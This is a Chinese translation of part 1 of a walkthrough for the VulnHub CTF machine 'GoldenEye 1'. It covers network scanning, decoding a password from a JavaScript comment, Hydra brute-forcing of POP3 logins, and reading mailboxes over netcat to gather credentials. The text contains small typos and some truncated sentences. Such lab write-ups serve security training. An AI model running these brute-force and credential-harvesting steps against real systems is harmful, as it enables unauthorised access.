

原文：<https://resources.infosecinstitute.com/goldeneye-1-ctf-walkthrough-part-1/>

在本文中，我们将为读者详细介绍如何完成由作者Creosote发表在VulnHub上的一个CTF挑战，即“GoldenEye 1”。根据该挑战题目作者的介绍，这是一个中等难度的CTF挑战，目标是获取隐藏在root目录中的旗标。

VulnHub是这样一个平台：提供大量的含有漏洞的机器，让安全从业者通过实践的方式，丰富自己在信息安全方面的经验。这种做法的最大优点是，为用户提供了一种安全

为了搞定这个挑战题目，首先需要搭建相应的机器环境。为此，可以从[这里](#)下载对应的VM，以便在Virtual Box中运行它。

请注意：对于本文推荐下载的虚拟机，都是在Oracle的Virtual Box环境下运行的。其中，我们使用Kali Linux作为迎接该CTF挑战的攻击方机器。需要声明的是，文中所述的技术仅限于教育目的，否则的话，责任自负。

## 闯关过程

在Virtual

Box中下载并运行相关的虚拟机后，我们需要找到目标机器的IP地址。为此，首先运行Netdiscover命令，来获取目标计算机的IP地址。下图给出了该命令的输出结果：

```
root@kali:/home/nikhil# netdiscover
Currently scanning: 172.16.72.0/16 | Screen View: Unique Hosts

73 Captured ARP Req/Rep packets, from 3 hosts. Total size: 4236

-----
IP            At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.1.10  08:00:27:3b:86:3c    1       60  PCS Systemtechnik GmbH

root@kali:/home/nikhil#
```

先知社区

使用的命令：Netdiscover

如图所示，对于本CTF挑战来说，目标机器的IP地址为109.168.1.10。

请注意：攻击目标和攻击方计算机的IP地址可能跟这里显示的不同，具体取决于您的网络配置。

接下来，让我们开始考察这个机器。第一步是找出目标机器上可用的端口和服务。为此，可以在目标机器使用Nmap进行全端口扫描，具体如下图所示。


```
root@kali:/home/nikhil# nmap 192.168.1.10 -Pn -p- -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-02 17:00 IST
Nmap scan report for 192.168.1.10
Host is up (0.00023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
55006/tcp open  ssl/pop3
55007/tcp open  pop3

root@kali:/home/nikhil#
```


先知社区

使用的命令：nmap 192.168.1.10 -Pn -p- -sV

如上图所示，目标计算机上有4个可用的开放端口。由于目标机器上的端口80是开放的，所以，不妨先检查应用程序。利用浏览器访问目标机器的IP，这时将会看到一个网页



在上面的屏幕截图中，显示的文字中提供了一条线索：给出了“navigate to /sev-home/”的提示。所以，让我们通过浏览器打开这个文件夹，看看能否有所发现，具体如下图所示。



您可以看到，上面的页面要求进行身份验证，因为它提示我们输入用户名和密码。

于是，我开始检查主页的html内容，看看能否找到有用的线索。经过一番努力，我发现索引页面有一些有趣的东西，值得进一步探索，具体如下图所示。



在上面的屏幕截图中，在突出显示的区域中有一个名为“terminal.js”的JavaScript文件，它引起了我们的注意。于是，我们在另一个浏览器窗口中打开这个JavaScript文件，



我们在代码注释中找到了两个用户名，分别为：


1. Boris
2. Natalya

此外，我们还发现了一个编码的字符串，具体见上图中的高亮显示的区域。通过用户的注释可以看出，这就是一个密码。让我们对这个字符串进行解码，并尝试使用这些凭

经过编码的字符串如下所示。


InvincibleHack3r

为了对这个字符串进行解码，可以在HTML解码器中设置Burp Decoder工具，具体如下图所示。



如您所见，我们已经通过解码得到了密码。由于前面已经找到了两个有效的用户名，所以，现在就可以尝试使用这些凭证来登录应用程序了。

解码后的密码：InvincibleHack3r



从上面的截图中可以看出，我们已成功登录了“GoldenEye”应用程序。值得注意的是，主页上提供了一些有趣的信息，具体见图中突出显示部分，其中的消息如下：

“Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port”

从上面的消息中，我们可以了解到，在某个非默认端口上运行的是POP3服务。由于在第一步中就对目标IP进行了前面的Nmap扫描，因此，找到运行POP3服务器的端口也非难事。

此外，在分析“terminal.js”的HTML内容时，我们在注释中发现了目标系统使用的默认密码。因此，我们打算尝试使用Hydra来爆破pop3服务，为此，可以使用上一步中找到的用户名和密码。

```

root@kali:/home/nikhil# hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.1.10 -s 5007 pop3
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-03 09:26:34
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (1:1/p:222), ~14 tries per task
[DATA] attacking pop3://192.168.1.10:5007/
root@kali:/home/nikhil# hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.1.10 -s 55007 pop3
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-03 09:27:02
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (1:1/p:222), ~14 tries per task
[DATA] attacking pop3://192.168.1.10:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.1.10 login: boris password: secret1!
[STATUS] attack finished for 192.168.1.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-08-03 09:29:35
root@kali:/home/nikhil#

```

先知社区

使用的命令：hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.1.10 -s 5007 pop3

在上图突出显示的区域中，我们可以看到，暴力攻击成功破解出了用户“boris”的密码。

接下来，我们再次重复上述过程来破解用户“natalya”的密码。实际上，第二次扫描就成功破解了用户“natalya”的密码，具体如下图所示。

```

root@kali:/home/nikhil# hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f 192.168.1.10 -s 55007 pop3
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-03 09:34:00
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (1:1/p:222), ~14 tries per task
[DATA] attacking pop3://192.168.1.10:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.1.10 login: natalya password: bird
[STATUS] attack finished for 192.168.1.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-08-03 09:35:57
root@kali:/home/nikhil#

```

先知社区

使用的命令：hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f 192.168.1.10 -s 55007 pop3

到目前为止，我们已经找到了两个用户名及其相应的密码，具体组合如下所示。

用户名	密码
boris	secret1!
natalya	bird

好了，下面开始尝试使用这些凭证来登录目标应用程序。在这里，我们使用用户“boris”的相关凭证，借助Netcat程序，通过pop3端口成功登录到了目标服务器，具体如下所示。

```

root@kali:/home/nikhil# nc 192.168.1.10 55007
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
LIST
+OK 3 messages:
1 544
2 373
3 921
.

```

先知社区

使用的命令：

- nc 192.168.1.10 55007（使用Netcat连接到目标系统，端口为55007）
- USER boris（通过该命令输入用户名boris）



- PASS secret1! (使用该命令输入用户的密码。之后，我们从目标计算机收到了登陆成功的消息，说明已在目标系统上成功通过了身份验证)
- LIST (用于显示目标系统上所有可用的电子邮件)

通过上述命令，我们发现目标系统上共有3封电子邮件。接下来，我们不妨阅读这些邮件，看看是否能找到有关目标机器的相关线索。各封电子邮件的内容如下所示：

```
.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going
to scan emails for security risks because I trust you and the other admins here.
```

先知社区

在上面的屏幕截图中，root用户在目标计算机上向用户“boris”发送了一封电子邮件，由此可以看出，root用户并没有对电子邮件进行安全扫描。第2封电子邮件可以在下面的

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
```

先知社区

这封电子邮件来自用户“natalya”，声称她可以破解Boris的代码。现在，让我们来看看第3封电子邮件。


```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id 4B9F4454B1
    for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye.
Place them in a hidden file within the root directory of this server then remove from this email. There
can only be one set of these access codes, and we need to secure them for the final execution. If they are
retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will
push to our final stages....


PS - Keep security tight or we will be compromised.
```



在上图中，我们可以看到一封电子邮件，其中GoldenEye的访问密码是作为附件发送的，这些附件保存在root目录中。但我们无法从这里阅读附件。

为此，不妨转到“natalya”并查看其内容。在下面的屏幕截图中，可以看到所用的登陆命令与使用“boris”用户名登陆时一样，只不过用户名变成了“natalya”而已。

```
root@kali:/home/nikhil# nc 192.168.1.10 55007
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
LIST
+OK 2 messages:
1 631
2 1048
.
```



以用户“natalya”登录后，我们可以看到该文件夹中有两条消息。接下来，我们来看看这些消息，其中第一条消息内容如下所示。

```
RETE 1
-ERR Unknown command: RETE
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id D5EDA454B1
    for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
```

在上图中，我们可以看到，目标计算机上有来自root用户的电子邮件。现在，我们来查看第二封电子邮件。

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 17C96454B1
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:
username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network...

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

在上图中，突出显示的部分是我们找到的一些有用信息。此外，我们还有另一组用户登陆凭证，具体如下所示。

用户名：xenia

密码：RCP90rulez!

域名：severnaya-station.com

URL: severnaya-station.com/gnocertdir

在下一篇文章中，我们将使用这些信息继续挑战该CTF题目。在此之前，读者不妨自己先动手试一下。在本文的第2部分中，我们将详细介绍如何克服后面的挑战，进而从root用户权限中获取更多信息。

参考资源

[POP3 Commands](#), Electric Toolbox

[Moodle – Remote Command Execution \(Metasploit\)](#), Exploit Database

[Vulnerability & Exploit Database](#), Rapid7



[‘overlays’ Local Privilege Escalation](#), Exploit Database

[GoldenEye: 1](#), VulnHub

[Download GoldenEye](#), VulnHub

[Download GoldenEye \(torrent\)](#), VulnHub

点击收藏 | 0 关注 | 1

[上一篇：Wakanda1 CTF通关手记](#) [下一篇：Dlink DIR-823G 漏...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)